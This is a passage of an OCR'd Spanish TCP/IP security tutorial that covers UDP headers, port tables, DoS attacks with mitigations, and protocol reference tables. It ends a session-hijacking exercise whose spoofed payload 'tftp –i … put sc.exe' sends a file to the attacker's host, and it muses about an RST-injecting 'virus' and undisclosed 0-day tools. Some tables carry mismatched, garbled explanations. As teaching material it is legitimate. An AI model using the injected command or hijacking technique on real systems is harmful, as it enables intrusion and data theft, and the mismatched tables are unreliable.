
Contrasta la información del paquete enviado con la de nuestro ejemplo....

ID	40676
Total Length	71
Sequence:	217092585
Acknowledgement	622309278
Flags	PSH+ACK
Datos (sombreado)	tftp –i 172.28.0.25 put sc.exe (y un carácter 0D de retorno de línea <CR>)

A ver... **¿Por Qué aparecen 85 bytes como tamaño del paquete en las líneas inferiores del generador? ¿No habíamos quedado que eran 71?**

R: Porque los otros 14 bytes corresponden al direccionamiento MAC, 6 para la MAC destino, 6 para la MAC origen y 2 bytes para el protocolo siguiente, en este caso IP.

Te podré la misma pantalla que antes pero toda completa para que veas que existe el encabezado MAC.



En el centro pegué la captura de pantalla del servidor TFTPD32, observa como se recibieron sin problemas los datos de la ip 172.28.0.9 a la cual NUNCA, NUNCA, NUNCA nos conectamos.

A todos los efectos quien hizo "*algo irregular*" fue el equipo 172.28.0.50

El equipo atacante sólo aparece como "*receptor*" en el segmento de datos, en las conexiones establecidas con el servidor SOLO APARECERÁ la IP del equipo de confianza.

Poco se puede hacer contra esto, aunque se "*cifre*" las sesiones Telnet o cualquier otro tráfico, siempre puede aparecer un "*desalmado*" que secuestre la sesión prediciendo los números de secuencia y asentimiento que un servidor espera recibir de sus clientes, en el ejemplo es sencillo puesto que el atacante está en el mismo segmento de red que cualquiera de las otras dos máquinas, si no fuese así....

¿Se podrá hacer?

R: SI. Pero sería un ataque "*a ciegas*", además de predecir los números de secuencia y ACK correspondiente, tendremos que "*imaginar*" que es lo que ocurre, eso es el llamado **Bind Spoof**, técnica complicada donde las haya, pero no imposible.

La revista (*esa que tanto critican algunos por sus artículos de programación*) creo que nos enseñará dentro de poco a programar sockets en C, si somos aplicados podremos crearnos nuestros propios programas para hacer esto mismo, no creas que es difícil, ni mucho menos, lo más difícil es saber cómo hacerlo y eso lo acabas de aprender. ***Esperaremos con impaciencia los cursos de el_chaman para empezar a enviar paquetes mediante generadores propios...***

Una buena práctica sería un programa que "*rastree*" el último ACK recibido y envíe un RST a la dirección origen... ***una lamerada ya lo sé...*** pero bien montado dejas a cualquier máquina sin posibilidades de conectarse a nada, cada vez que inicia una conexión.... nuestro "*virus*" envía un RST y la cierra.... para volverse loco....

Detectar Medios de Red. ¿Hubs o Switches?

En ocasiones estamos trabajando en un sistema de networking en el que no tenemos "*capacidad visual*" para saber si los que "nos engancha" es un hub o un switch.

Casi siempre podremos ver "*los aparatos*" pero qué pasa si no están accesibles desde nuestra sala de ordenadores o no tenemos acceso a punto principal del networking....

Esto casi no es una práctica, es más una simple explicación...

Si ponemos un esnifer a funcionar en un medio conmutado (switches) **deberíamos escuchar única y exclusivamente el tráfico de difusión, tráfico multicast y /o tráfico con destino o procedente dentro del mismo host.**

Es decir, que **sólo podremos escuchar los paquetes que salgan desde nuestro equipo o que lleguen a nuestro equipo.**

Además si se tratan de switchs "*apilados*" o *stackados* e incluso un switch "*particionado*" en VLAN's deberíamos escuchar el "*etiquetado de tramas*"

Eso es el protocolo 802.2 y 802.2q, siempre que veas paquetes de ese tipo estás ante un medio conmutado, si además hay etiquetado de tramas (802.2q) posiblemente los switches estan segmentados en VLAN o Lan virtuales.

Los anuncios de mensajes de difusión que un switch envía a otros switchs o internamente dentro del mismo llevan una "*marca*" que los delata: SAP (Broadcast Service Advertisement Protocol) es un protocolo especial que utilizan estos medios para comunicarse entre sí....

Si por el contrario arrancamos nuestro esnifer y resulta que empezamos a recibir tráfico de todo el mundo que está en la red, todo tipo de protocolos, direcciones IP que nos son la nuestra ni las de los equipos con los que nos comunicamos, casi con toda seguridad tenemos un HUB o varios HUB's en nuestro segmento de red.

Bueno, los switches se pueden configurar como hubs en cuanto a la forma de enviar el tráfico de difusión y demás, *pero ¿quien coño se compra un switch y lo pone en "modo" hub?*

FIN.

Qué poco ¿no?

Es que no hay más, es así de sencillo.

Podremos fin aquí mismo al protocolo TCP, nos falta UDP y explicar el esnifer, generador de paquetes, etc.

No me cansaré de decirlo, todos los ejercicios y prácticas que se han explicado a lo largo de este texto se ha realizado "*a mano*" (tarea de chinos) y eso es lo que importa, lo que de verdad importa en este Taller no es aprender programas o herramientas que simplifican lo demostrado, lo verdaderamente importante es que entiendas el comportamiento de todos los protocolos explicados, ese es el objetivo.

De hecho, tampoco es importante que "*salga bien*" o mal las prácticas, lo importante es saber cómo hacerlas, intentarlo y conocer el cómo y el por qué, claro mejor si todo funciona, pero de verdad, es más importante que sepas y aprendas el cómo que obtener un resultado 100% efectivo.

También debo decirte que al final de este texto cuando se explique los esnifers y generadores usados, REPETIREMOS TODAS LAS PRACTICAS, claro que entonces no habrá explicación del por qué, sólo se limitarán a pon esto aquí, esto allí, cambia el byte tal por cual, etc. porque se supone que YA SE CONOCE EL METODO y lo que toca en ese momento será la forma....


Otra cosa interesante es que a través de los cursos de C y VB que la revista está enseñando seamos capaces que programarnos nuestras propias utilidades, si, si, ya sé que no serán tan refinadas como otras que andan por esos mundos.... pero no deja de tener un atractivo especial que seamos capaces de conseguirlo por nuestros medios... ¿Ah qué piensas que no existen herramientas? Pues mira, todo ese patardeo que te pegué con lo del ejercicio de Hijacking tenemos herramientas escritas en C que lo hacen solitas, calculan los nº de SEQ, de ACK, etc. y secuestran la sesión, y te aseguro que son de muy, muy, muy pocas líneas de código.... importante es todo, pero para ese caso importa mas conocer TCP que C.

Protocolo UDP

Ya conocemos las características principales de UDP y su relación con el modelo TCP/IP, hagamos un resumen para los "despistados"

UDP transporta datos de manera no confiable entre hosts. Las siguientes son las características del *UDP*:

- No orientado la conexión
- Poco confiable
- Transmite mensajes (llamados datagramas del usuario)
- No ofrece verificación de software para la entrega de segmentos (poco confiable)
- No reensambla los mensajes entrantes
- No utiliza acuses de recibo
- No proporciona control de flujo




UDP es un protocolo simple que intercambia datagramas, **sin acuse de recibo ni entrega garantizada**. El procesamiento de errores y retransmisión deben ser manejados por otros protocolos.

UDP no usa ventanas ni acuses de recibo, por lo tanto los protocolos de capa de aplicación proporcionan confiabilidad. UDP está diseñado para las aplicaciones que no necesitan agrupar secuencias de segmentos.

Entre los protocolos que usan UDP se incluyen:

- TFTP (Protocolo de transferencia de archivos trivial)
- SNMP (Protocolo de administración de red simple)
- DHCP (Protocolo de configuración dinámica del host)
- DNS (Sistema de denominación de dominio)

El formato del datagrama UDP lo podrás encontrar frecuentemente de este modo




Como no es precisamente una ejemplificación que me guste.... pasemos a detallarlo algo más:

Formato del Mensaje del Protocolo UDP

UDP en cuanto a su composición dentro del encapsulamiento de datos es mucho más sencillo, la cabecera TCP consta de 4 campos base + los datos que transporta.

Al igual que siempre hasta ahora analicemos el datagrama UDP mediante un ejemplo, en este caso será una petición DNS...




```
0x0000   00 C0 49 D4 5F CD 00 05-1C 08 AE 7C 08 00 45 00   .ÀIÔ_Í....®|..E
0x0010   00 48 0D 36 00 00 80 11-4C 4B AC 1C 00 19 C3 EB   .H.6..€.LK¬...Ã
0x0020   71 03 05 2D 00 35 00 34-5C 4D 00 01 01 00 00 01   q..-.5.4\M.....
0x0030   00 00 00 00 00 00 01 33-03 31 31 33 03 32 33 35   .......3.113.23
0x0040   03 31 39 35 07 69 6E 2D-61 64 64 72 04 61 72 70   .195.in-addr.ar
0x0050   61 00 00 0C 00 01                                 a.....
```

Bien, no hace falta explicar IP, ¿verdad?

Si te fijas en el paquete IP la dirección origen es 172.28.0.25 con destino al servidor DNS de terra (uno de ellos) 193.235.113.3, pero eso ya lo debes saber interpretar... lo que ahora nos ocupa es UDP

Es muy simple, los datos que pertenecen al encabezado UDP se muestran en negrita)

Los primeros dos bytes (**bytes 1 y 2**) corresponden al **puerto origen** (05 2D) 1325 de UDP

Los dos siguientes (bytes 3 y 4) son el **puerto destino** (00 35) 53 de UDP

Los bytes 5 y 6 representan la **longitud del datagrama**, esto será el número de bytes de los datos que transporta + la longitud de la cabecera, en nuestro caso (00 34) 52 bytes, 8 para la cabecera y 44 de datos que transporta.

Los últimos dos bytes, (7 y 8) son el **checksum (**5C 4D**)**, ya lo conoces, la suma de comprobación que verifica la integridad del datagrama. UDP no corrige errores, pero sí que detectará que se hayan producido si el campo checksum que calculan origen y destino no coincide con lo enviado o recibido.

Qué fácil, claro que después del chaparrón que nos cayó en otros protocolos, esto es coser y cantar...

Veámoslo en nuestra Tabla resumen acostumbrada....

Tabla Resumen del Datagrama UDP

Campo	Nº Bytes	Posición	Valor del Ejemplo en Hexadecimal	Explicación
Puerto Origen	2	1 y 2	05 2D	Se trata de **un puerto/socket dinámico** que abre el emisor para recibir los datos que envíe el receptor.
Puerto Destino	2	3 y 4	00 35	Es el **puerto por el que el receptor escucha** y espera una comunicación
Longitud de la cabecera	2	5 y 6	00 34	Longitud de todo el datagrama UDP, incluyendo los 8 bytes de cabecera, el resto serán los datos transportados
Checksum	2	7 y 8	5C 4D	Pues como siempre un **método para comprobar la integridad,** en este caso del datagrama
Datos	Variable	Variable	Varios....	**Datos encapsulados dentro UDP** que serán interpretados por protocolos de capa superior, en nuestro caso son 44 bytes de datos que serán interpretados por el protocolo superior DNS

¿Y por qué sabemos que se trata de una solicitud o respuesta DNS lo que transporta UDP en el ejemplo?

R: Por el número de puerto, el 53. UDP diferencia los mensajes que transporta por su número de puerto y no por un byte específico de protocolo como lo hacen otros.

Veamos una relación de puertos y protocolos que transporta o puede transportar UDP

Decimal	Palabra clave	Descripción
0		Reservado
1-4		No asignado
5	RJE	Entrada remota de tareas
7	ECHO	Eco
9	DISCARD	Descartar
11	USERS	Usuarios activos
13	DAYTIME	De día
15	NETSTAT	Quién está conectado o NETSTAT
17	QUOTE	Cita del día
19	CHARGEN	Generador de caracteres
20	FTP-DATA	Protocolo de transferencia de archivos (datos)
21	FTP	Protocolo de transferencia
23	TELNET	Conexión del terminal
25	SMTP	Protocolo de transferencia de correo simple
37	TIME	Hora
39	RLP	Protocolo de ubicación de recursos
42	NAMESERVER	Servidor de nombre de host
43	NICNAME	Quién es
53	DOMAIN	Servidor de denominación de dominio
67	BOOTPS	Servidor de protocolo Bootstrap
68	BOOTPC	Cliente de protocolo Bootstrap
69	TFTP	Protocolo de transferencia de archivos trivial
75		Cualquier servicio privado de conexión telefónica
77		Cualquier servicio RJE privad
79	FINGER	Finger
123	NTP	Protocolo de tiempo de red
133-159		No asignado
160-223		Reservado
224-241		No asignado
242-255		No asignado

UDP es un protocolo sencillo, en ocasiones los firewalls, sistemas operativos, ACL de routers, etc, son bastante permisivos con los paquetes UDP, puesto que carecen de “la importancia” de los TCP, cuando digo importancia, me refiero en la negociación del protocolo, no que no sea importante lo que transportan.

Pero precisamente por que son aplicaciones superiores las que controlarán UDP, se suele proteger más a esos otros servicios que al propio medio de transporte.

Así tenemos diferentes técnicas usados con UDP que permiten actividades como:

Escaneo de puertos

Ataques DoS

Ataques distribuidos

Ataques DNS, si bien se deben al propio protocolo DNS, al ser UDP quien lo transporta podemos incluirlo dentro de los mismos

Al ser un protocolo que se basa en la difusión del mensaje los ataques DoS son muy comunes mediante UDP, vamos a comentar alguno de los más conocidos.

Ataques Fraggle con UDP

Consiste en enviar mensajes al puerto echo 7 de UDP (mira la tabla anterior) a una dirección de broadcast con una dirección IP origen Falsa, más concretamente con la dirección IP de origen de la propia víctima de tal forma que todas las respuestas y contestaciones UDP se redirigen a la máquina que "aparenta" ser el origen de la petición.

Es como el ataque smurf comentado en TCP o ICMP pero "*versión especial*" UDP.

Es importante significar que no sólo la víctima puede causar una negación de servicio, todas las máquinas de la red pueden verse involucradas ya que también responderán a la petición echo, la red se colapsa o se realentiza porque tienen que responder a miles de peticiones echo.

La solución será deshabilitar el tráfico IP dirigido a direcciones de broadcast en el router de la red y también configurar los sistemas para que no respondan a paquetes enviados a direcciones IP de broadcast. Con esto evitaremos que nuestras máquinas sirvan de intermediario, aunque la víctima no tienen nada que hacer si "*otros*" no están así configurados.

UDP Flood

Al igual que existe un TCP Flood un SYN Flood, UDP no podría ser menos....

Realmente es más efectivo que los anteriores, consiste en enviar multitud de mensajes UDP a la dirección IP que se quiere atacar spoofeando la dirección origen.

Como el sistema atacado solo puede manejar una determinada cantidad de peticiones UDP en un mismo tiempo, aquéllas que no se procesaron "*quedan pendientes*" y colapsan la máquina mientras se procesan.

El resultado es que no tendremos comunicación y el sistema está ocupado en resolver las comunicaciones pendientes...

La solución es drástica, prohibir el tráfico UDP y los servicios UDP en el Firewall y si se da el caso, en el Sistema Operativo.

DoS Distribuidos (DDoS)

Los DoS distribuidos son los ataques que cientos o miles de máquinas generan contra otra determinada.

Es como si miles de host "*se pusieran de acuerdo*" para que un día determinado a una hora concreta, incluso minuto y segundo, comenzasen a realizar peticiones web o solicitudes DNS a un servidor cualquiera.

El resultado es que la máquina víctima se colapsa, no puede atender "*tantas visitas*" al mismo tiempo a su servidor Web y deja de prestar el servicio.

Los ataques DDoS se han convertido en una auténtica pesadilla para los servidores expuestos en Internet y han caído los más grandes... ya lo conoces.

¿Y cómo se ponen de acuerdo?

R: Pues relamente el ataque DDoS funciona como una especie de troyano, los cientos de víctimas han sido comprometidas anteriormente, un virus, un mail, un bug... en ellas se instalan la parte del "*cliente*" del troyano, mientras que el atacante con su parte servidor "las pone de acuerdo" y se lanza el ataque contra el objetivo real.

En la mayor parte de las ocasiones las máquinas víctima, lo son realmente. Han sido "*infectadas*" por "*algo*" o "*alguien*" y ni si quiera los saben, actúan como zombies al ritmo y órdenes de "*un ser superior*" que les dice lo que tienen que hacer, cuando y donde.

Es mas, aun cuando el ataque se está produciendo, pude que tampoco se den cuenta puesto que el "*canal de entrada*" a su red no se ve afectado, sólo envía paquetes por lo que su ancho de banda para recibir no se altera ni disminuye.

Entre los más conocidos ataques Distribuidos está **trinoo**.

El funcionamiento de trinoo es enviar miles de paquetes UDP a puertos aleatorios hacia una dirección IP objetivo que "el master" informó al zombie como momento de inicio del ataque.

Es de resaltar que el verdadero atacante ni siquiera participa en el mismo, sólo "*dirige*" la orquesta de sus máquinas zombie.

La solución es obvia, en los zombies vigilar el tráfico UDP saliente y/o deshabilitar UDP.

En la máquina objetivo real, sólo queda bloquear el tráfico UDP entrante a costa de dejar de presatar el servicio, ten en cuenta que aparentemente son peticiones válidas de máquinas "legales", lo que pasa es que son muchas.

Otros ataques parecidos a Trinoo son ***TFN2k (Tribe Flood Network) o Stachledrath*** si buscas por google encontrarás mucha información de ellos al igual que "los programitas" que lo realizan, pero OJO, que puedes meterte en un gran lío.

Alguno de estos ataques no sólo lo transporta UDP, también otros protocolos como ICMP, TCP están involucrados.

¿Y no vas a poner algún ejemplito...?

R: NO. No lo haré... todavía.... si procede el caso o se suscita interés en este tema, tengo pendiente "*una sorpresita*" como post del Foro, se trata de "*unos bichos malos*" del tipo 0-days que por motivos que ahora no vienen al caso llegaron a mis manos hace relativamente poco... hace unos días, *te puedo asegurar que los resultados son jodidos, jodidos, jodidos,* y que no los detectan ninguno de nuestros famosos antivirus y antitroyanos, son un conjunto de herramientas que tal y como me dijo el sujeto que me las pasó, "*es mejor que no seas tu el destape el tarro por que puedes causar estragos y meterte en un follón monumental*"

Lo que sí haremos cuando llegue el momento es explicar como nos defenderemos de eso, habrá que dejar pasar un tiempo para que "*sus creadores*" respiren y oculten sus rastros, si hoy lo hacemos ver la luz, podemos tener problemas.

Hasta aquí hemos llegado, con esto daremos por finalizado el Taller de TCP/IP, no sin antes recordar que como apéndices al documento encontrarás:

- Recopilación de Tablas de los protocolos de la Pila TCP/IP
- Esnifers Funcionamiento, reglas, filtros, alarmas...
- Generador de paquetes.
- Ejercicios y prácticas

  - Resolución de TODAS las prácticas y ejercicios teóricos que se han realizado usando el esnifer y el generador de paquetes

- IP-Spoofing Calculo y generación de numero de secuencias y asentimientos en Bind spoofing
- Ataques DNS. DNS-Abuse y envenenamiento caché DNS (está por ver si se mete o no)
- Generador de paquete programable, scripts por capas TCP/IP.

  - Ejemplos, http Spoof y Hijacking

- Links de interés

  - RFC de los protocolos

  - Otros generadores de paquetes

  - Más esnifers
  - Programas y herramientas (códigos fuente)

Espero sinceramente que haya despertado en ti las ganas de saber más acerca de otros protocolos, de investigar, de comprender como son las comunicaciones en el networking.

No te quepa duda que esto es un inicio, el desarrollo y la experiencia en sus usos y conocimientos expuestos te darán un afianzamiento de los contenidos.

Para otras ocasiones hablaremos de protocolos superiores, DNS, SMB, NetBIOS, etc. aunque para eso ya tenemos la serie RAW, síguela, es muy buena y explicada de forma amena y clara, mucho más ameno que este "ladrillo", a mi me tocó bailar con la más fea.

SALUDOS A TOD@S

Cordialmente,

Vic_Thor

APÉNDICE A. RECOPILACIÓN DE TABLAS DE PROTOCOLOS

Tabla Resumen del Encabezado MAC (Ethernet)

Campo	Nº Bytes	Posición	Valor del Ejemplo en Hexadecimal	Explicación
MAC Destino	6	1 al 6	00 05 1C 08 AE 7C	Se trata de **un puerto/socket dinámico** que abre el emisor para recibir los datos que envíe el receptor.
MAC Origen	6	7 al 12	00 C0 49 D4 5F CD	Es el **puerto por el que el receptor escucha** y espera una comunicación
Ethernet Tipo	2	13 y 14	08 00	Longitud de todo el datagrama UDP, incluyendo los 8 bytes de cabecera, el resto serán los datos transportados

Tipo Ethernet	Protocolo a usar en Capa 3
08 00	IP versión 4
08 06	IP ARP
80 35	IP RARP
08 08	Frame Relay ARP
86 DD	IP version 6
08 05	X 25

Tabla Resumen del Mensaje ARP

Campo	Nº Bytes	Descripción	Valor
Hardware	2	Tecnología de acceso al medio	00 01
Protocolo	2	Protocolo de capa o capa superior	08 00
HLEN	1	Longitud de la dirección del hardware. MAC	06
PLEN	1	Longitud de la dirección del protocolo. IP	04
Operación	2	Indica si es mensaje de consulta o de respuesta	00 01
HW Emisor	6	Dirección Física del Emisor. MAC origen	00 05 1C 08 AE 7C
IP Emisor	4	Dirección IP del Emisor. IP Origen	AC 1C 00 14
HW Destino	6	Dirección Física del Destino. MAC destino (ceros si no se conoce)	00 00 00 00 00 00
IP Destino	4	Dirección IP del Destino	AC 1C 00 01

Tabla Resumen del Protocolo ICMP

Campo	Nº Bytes	Posición	Valor del Ejemplo en Hexadecimal	Explicación
TIPO	1	1	4	**Tipo de mensaje, mira la explicación anterior para comprender cada uno de sus valores.** 0: Respuesta de Eco 3: Destino Inalcanzable 4: Origen Saturado. 5: Redirección. 8: Solicitud de eco 11: Tiempo excedido para un datagrama 12:Problemas de parámetros en el datagrama 13: Solicitud de fecha y hora. 14: Respuesta de fecha y hora 17: Solicitud de máscara de dirección. 18: Respuesta de mascara de dirección.
Código	1	2	00	**Código** utilizado por Algunos mensajes que requieran de otro parámetro que no sea del de campo de tipo usaran este de complemento, es 00 si todo fue bien y se puede usar para recibir las respuestas ICMP y/o para determinados mensajes no definidos por tipo.
Checksum	1	3 y 4	15 5C	**Checksum**. Es una medida de seguridad para comprobar la integridad de la cabecera IP
Identificador	2	5 y 6	02 00	**identificador** que junto con el campo número de secuencia, Sirve para identificar las respuesta de los mensajes ICMP. Es decir, el host destino y el emisor intercambian sus mensajes ICMP según sus identificadores y sus números de secuencia.
Nº de secuencia	2	7 y 8	35 00	Es el **número de secuencia** que utilizará el destino para responder, todo lo dicho para los bytes 5 y 6 (Identificador) sirve aquí.

Tabla resumen del Formato del paquete IP

Campo	Nº Bytes	Posición	Valor del Ejemplo en Hexadecimal	Explicación
Versión	4 bits	1	4	**Versión del protocolo IP**
Longitud	4 bits	1	5	**Longitud de la cabecera sin contar los datos**
TOS	1	2	00	**Tipo de Servicio (TOS),** su contenido se descompone en partes... en bits... Los tres primeros bits indican "la importancia del datagrama" normalmente son ceros (000), 001 prioritario, 010 inmediato, 011 YA, etc. Los siguientes 4 bits de este byte indican a su vez cuatro cosas: Delay, Throughput, Reliability (El último BIT, está reservado **TOS** Lo utilizan routers y gateways para "saber más" acerca de cómo va la comunicación.
Longitud Total	2	3 y 4	00 28	**Longitud total del datagrama IP incluidos los datos encapsulados**
Identificación	2	5 y 6	43 EF	**Identifica el paquete IP para saber a quien pertenece,** tanto el emisor como el receptor utilizan este campo para controlar el paquete.
Fragmentación	1	7	40	Este campo y el siguiente se utilizan para guardar una pista de cada fragmento e identificación del paquete
Offset	1	8	00	Idem del anterior
TTL.	1	9	80	**Tiempo de Vida medido en número de segundos**, indica el tiempo de vigencia del paquete IP
Protocolo siguiente	1	10	06	**Indica el protocolo que se usará para interpretar los datos encapsulados** del paquete IP. En nuestro ejemplo 06 equivale a TCP
Checksum	2	11 y 12	56 86	**Método para comprobar la integridad de la información**, IP asume que la corrección la harán protocolos de nivel superior
IP Origen	4	13, 14, 15 y 16	AC 1C 00 09	**Dirección IP origen** en hexadecimal: AC = 172, 1C = 28, 00 = 00, 09 = 09, o sea, 172.28.0.9
IP Destino	4	17, 18, 19 y 20	AC 1C 00 19	**Dirección IP destino** en hexadecimal. AC =172, 1C = 28, 00 = 00, 19 = 25, la otra 172.28.0.25
Opciones	Variable	21 y sig.	No existen	Ver explicación detallada
Relleno	Variable	Xx y sig	No existem	Si existen opciones, el campo **relleno se completa con tantos ceros** como sean necesarios para que la longitud total del datagrama sea un múltiplo de 32 bits
Datos	Variable	Nn y sig	No existen	**Son los datos encapsulados** dentro del paquete IP que se corresponden con el siguiente protocolo que se debe usar

Tabla resumen del segmento TCP

Campo	Nº Bytes	Posición	Valor del Ejemplo en Hexadecimal	Explicación
Puerto Origen	2	1 y 2	04 5E	Se trata de **un puerto/socket dinámico** que abre el emisor para recibir los datos que envíe el receptor
Puerto Destino	2	3 y 4	00 50	Es el **puerto por el que el receptor escucha** y espera una comunicación
Nº de secuencia	4	5, 6, 7 y 8	4F-54-88-E0	Ese **número de secuencia lo genera el emisor**, cuando llegue al receptor será devuelto incrementado en una unidad y se posicionará en el siguiente campo, asentimiento, del paquete de datos que devolverá el receptor. **El número de secuencia tiene distinto significado dependiendo de quien envíe el paquete.**
Asentimiento	4	9, 10, 11 y 12	00-00-00-00	**En el origen este campo puede ser un valor aleatorio**, **en el destino será el nº de secuencia + 1** y lo colocará en este campo, al devolver el paquete de datos
Longitud de la cabecera	1	13	70	**Longitud de la cabecera del segmento**, el byte **se divide en dos partes**, **la última será cero y los cuatro bits más significativos se multiplicarán por cuatro** para conocer la cantidad total de bytes. 7 x 4 = 28 bytes, el 0 es un valor reservado para otras implementaciones.
Flags,	1	14	02	**Son 8 bits aunque normalmente sólo se toman 6** de ellos en cuenta y **se activan (1) o desactivan (0) dependiendo del de "saludo"** TCP, los más comunes son: 01 -> FIN 02 -> SYN 04 -> RST 08 -> PSH 10-> ACK 11-> FIN+ACK 12-> SYN+ACK 14 -> RST+ACK 18-> PSH+ACK
Window	2	15 y 16	40-00	La ventana usada en el protocolo TCP puede ser de tamaño variable y estará controlada por el receptor**. Con la ventana se logra el control del flujo** Piensa que es **un valor que le indica al receptor la cantidad e datos "que se puede tragar" de un golpe el emisor.**
Checksum	2	17 y 18	A5 B9	Pues como siempre un **método para comprobar la integridad de la cabecera**
Puntero de Urgencia	2	19 y 20	00 00	Este campo **solo será interpretado en segmentos en los cuales el bit URG se encuentre activo** (el del campo flags de antes).
Opciones	variable	variable	02-04-05-B4-01-04-02	**Opciones del protocolo**, se explicarán más adelante.
Relleno	Variable	variable	No existen	Se **rellenan a cero tantos bytes** como sean necesarios **para que la longitud total de la cabecear sea un número múltiplo de 32 bits**
Datos	Variable	Variable	No existen	**Datos encapsulados dentro TCP** que serán interpretados por protocolos de capa superior

Tabla resumen de las Banderas (Flags) o Señales TCP

Pos	Flags	Explicación
7	ECN-ECHO	Básicamente es un nuevo protocolo que está diseñado para mejorar la velocidad de Internet, permitiendo que un router o un servidor notifiquen cuando hay una congestión en la red debida a un tráfico intenso, no está implementado dentro del TCP "estandar", por lo que algunas máquinas, simplemente pueden descartar el dato. Bueno, esto es otra guerra difrente, por ejemplo, con los estandares actuales de TCP/IP la única forma de detectar una congestión es porque los routers descartan los paquetes cuando se quedan sin ancho de banda Con ECN habilitado todo esto cambia para mejor, los routers son capaces de indicar que están saturados y presumiblemente el servidor toma un papel activo para ayudar a descongestionar el tráfico realizando nuevas peticiones de una forma más racional, Pero como he dicho antes resulta que también presenta unos problemas, resulta que aún existen bastantes dispositivos antiguos (routers, firewalls...) que tratan estos paquetes como erróneos de forma que son descartados.
